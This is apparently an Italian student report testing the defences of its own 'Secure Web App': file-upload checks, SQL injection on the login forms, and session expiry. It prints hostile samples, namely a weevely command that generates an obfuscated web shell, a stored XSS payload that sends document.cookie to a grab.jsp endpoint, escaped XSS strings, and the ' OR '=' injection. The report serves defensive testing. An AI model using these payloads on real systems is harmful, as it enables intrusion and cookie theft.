
Il file è stato preparato utilizzando il terminale, per essere certi che, durante le operazioni di processing, non subisca alterazioni nei metadati che potrebbero ostacolare il test.

A tal proposito, è stato utilizzato il comando *mkfile*, al quale, utilizzando il flag *-n*, è stato richiesto che la dimensione sia di 3MB.

```
→ fileSize mkfile -n 3M exceed.txt
→ fileSize ls -lia
total 6144
2061343 drwxr-xr-x 3 lorenzo staff      96 15 Set 15:01 .
1975074 drwxr-xr-x 8 lorenzo staff     256 13 Set 01:05 ..
2636675 -rw----- 1 lorenzo staff 3145728 15 Set 15:01 exceed.txt
→ Generazione file di testo con dimensioni superiori a quelle consentite
```

Com’è possibile vedere dallo screenshot, la dimensione del file supera i 2MB, dunque il file si presta al test da eseguire.

Si effettua, quindi, l'upload del file che ha dimensioni pari a 3MB.



Il sistema restituisce all'utente un messaggio di errore, avvertendolo del fatto che sta tentando di effettuare l'upload di un file che supera le dimensioni massime consentite ed interrompendo la procedura di caricamento.


Il test successivo, vede l'utente nel caso dell'upload di un file che ha subito il processo di *tampering*, ossia la sua estensione è stata forzata a .txt affinché possa risultare utile a bypassare i controlli dell'uploader.

A tal fine, è stato nuovamente impiegato il tool di pentest *weevely* per generare un file con estensione .txt contenente, al suo interno, una web-shell con payload offuscato.

```
ubuntu@primary:~/Home$ weevely generate 123456 shell.txt
Generated 'shell.txt' with password '123456' of 764 byte size.
Generazione file offuscato con l'utilizzo di weevely
```

Il file risulta essere di dimensioni inferiori alle massime consentite, dunque si presta perfettamente agli scopi preposti.

Si effettua, quindi, l'upload secondo la procedura standard.



L'applicazione, sfruttando le funzioni della classe *Apache Tika*, riconosce correttamente i metadati del file e, confrontandoli con quelli consentiti, comprende che il tipo di file non è abilitato ad essere caricato, eliminandolo.


Il test seguente, prevede l'upload di un file consentito, con metadati corretti e settati su “*plain/text*”, ma con all'interno un payload base contenente un attacco di tipo *Stored Cross Site Scripting (XSS)*.

Per preparare il file, ci si è avvalsi del terminale e del comando *echo*.

```
→ injected cat stored.txt
<script document.write('<img src=<http://127.0.0.1:8080/grab.jsp?cookie=' + document.cookie + '>>')>
Stored Cross Site Scripting Payload
```

Si effettua, dunque, l'upload tramite il form previsto.

L'obiettivo del test è quello di verificare che il controllo effettuato mediante l'utilizzo di espressioni regolari, riesca ad individuare correttamente il payload contenuto all'interno del file, eliminandolo.



L'applicazione riesce a riconoscere correttamente il payload, rilevando la presenza del tag inserito in blacklist.

Viene dunque mostrato a video un messaggio che avverte l'utente del tentato caricamento di un file che non ha superato i controlli di sicurezza e che, per tale motivo, è stato eliminato.


Per testare ulteriormente le potenzialità del controllo mediante espressione regolare, sarà generato un file multiriga contenente, al suo interno, un payload XSS di tipo *escaped*.

```

1  "Lorem ipsum dolor sit amet,
2  consectetur adipiscing elit,
3  sed do eiusmod tempor incididunt
4  ut labore et dolore magna aliqua.
5  Ut enim ad minim veniam, quis
6  nostrud exercitation ullamco laboris
7  nisi ut
8  aliquip ex ea commodo consequat. Duis
9  aute irure dolor in reprehenderit in voluptate
10 velit esse cillum dolore eu fugiat nulla pariatur.
11 "><script>alert(1)</script>
12 Excepteur sint occaecat cupidatat non
13 proident, sunt in culpa qui officia deserunt mollit anim id est laborum."
14 biloqenf' snuf tu enje dnu oifitcib qeselunf mofwofw "sef bi mns jifflfowm"
15 Escaped XSS payload on multi-line file
16 "><script>alert(1)</script>
17 vefit eacc etfjnw qoqofc en inofar unifra boitwrm."
```

Si procede, dunque, al caricamento del file.

Obiettivo del test sarà quello di valutare la capacità dell'espressione regolare di riconoscere il pattern malevolo all'interno di un file contenente più righe e con dei caratteri di escaping a precederlo.



Anche in questo caso, grazie all'impiego dei controlli basati su verifica con espressione regolare, l'applicazione è stata in grado di riconoscere il payload e bloccarne il caricamento, avvertendo l'utente del fatto che il file non ha superato le verifiche di sicurezza previste.

# Sql Injection

## Introduzione, test dei form

La *SQL Injection* è un tipo di vulnerabilità che sfrutta la code injection e tramite la quale è possibile esfiltrare dati ed informazioni dal database sfruttando dei form non filtrati.

Nel caso di *Secure Web Application*, saranno testati i form di login e registrazione, inserendo, all'interno dei campi, il payload booleano “ ‘OR’=‘ con lo scopo di provare ad interrogare, in modo diretto, il database ed ottenere un accesso.

The diagram shows two side-by-side screenshots of a "Secure Web App" login page. Both screens have a teal header and footer. The top section contains fields for "Email" (containing "'or'='") and "Password" (containing "••••••"). Below these are "Remember me" checkboxes and "Login" and "Back" buttons. A large grey arrow points from the left screen to the right screen. The right screen shows the same fields, but the "Email" field now contains "Inserisci un indirizzo e-mail". The "Login" button is highlighted in green, while the "Back" button is red. The bottom section of both screens displays a green box with the text "SQL Injection login form" and two buttons: "Login" (green) and "Back" (red).

Poichè il form è settato per riconoscere il pattern inserito tramite espressione regolare, il tentativo sarà bloccato direttamente dal lato front-end.

Si effettua, dunque, anche il test del form di registrazione, il quale prevede gli stessi controlli del form appena visto.

The diagram shows two side-by-side screenshots of a "Secure Web App" registration page. Both screens have a teal header and footer. The top section contains fields for "Email" (containing "'or'='"), "password :" (containing "••••••"), and "confirm password:" (containing "••••••"). Below these are "Matching" checkboxes and "Add User" and "Back" buttons. A large grey arrow points from the left screen to the right screen. The right screen shows the same fields, but the "Email" field now contains "Inserisci un indirizzo e-mail". The "Add User" button is green, and the "Back" button is red. The bottom section of both screens displays a green box with the text "SQL Injection registration form" and two buttons: "Add User" (green) and "Back" (red).

# Session Validation

## Test controlli di sessione

Durante tutto il periodo di validità della sessione, l'utente può effettuare l'upload della propria immagine del profilo, caricare nuove proposte progettuali e visualizzare quelle già caricate.

Al termine della sessione, però, l'applicazione invierà un messaggio avvertendo l'utente che la sua sessione è scaduta e dovrà ripetere la procedura di login, invalidando, inoltre, la sessione HTTP precedente.

Il test mostrato di seguito, vede un utente effettuare una regolare procedura di login, senza utilizzare la funzione *Remember Me*, dunque il suo cookie e la relativa sessione, avranno validità di 30 minuti.

The screenshot shows a browser interface with a teal-themed "Secure Web App" application window. The app displays a welcome message, the user's email, and a profile picture of an orange cat. Below the app, the browser's developer tools Network tab is open, specifically the Cookies section. It lists three cookies:

Nome	Valore	Domain	Path	Expires	Dimensioni	Secure	HttpOnly	SameSite
JSESSIONID	877005FB9036A06A992D5...	localhost	/SecureWebApp	Sessione	42 B	✓	✓	—
email	"test@test.com"	localhost	/SecureWebApp	15/9/2022, 16:47:15	20 B	✓	✓	—
sessionToken	"9b4QrGkE03tyIpWDjv+rA..."	localhost	/SecureWebApp	15/9/2022, 16:47:15	38 B	✓	✓	—

Below the cookies, there is a list of network requests, including one for an image file named "profilePicture" with a size of 39 B.

Allo scadere della sessione, l'utente visualizzerà a schermo un messaggio che lo invita ad effettuare nuovamente il login per poter continuare ad utilizzare l'applicazione.

The screenshot shows a browser window with a teal header containing the text "Secure Web App". Below the header is a login form with fields for "Email:" and "Password:", both labeled "Insert your email" and "Insert your password" respectively. There is also a "Remember me" checkbox and two buttons: "Login" and "Back".

Below the browser window, the browser's developer tools are open, specifically the Network tab. A red box highlights a message in the Network tab: "Session has expired. Please, login now!". Above this message, the URL "Lorenzo.Baldari - Mat. 754410" is visible. The Network tab lists several network requests, including "Cookie" and "Session Expired".

Nome	Valore	Domain	Path	Expires	Dimensi...	Secure	HttpOnly	SameSite
JSESSIONID	877005FB9036A06A992D51300D05194B	localhost	/SecureWebApp	Sessione	42 B	✓	✓	—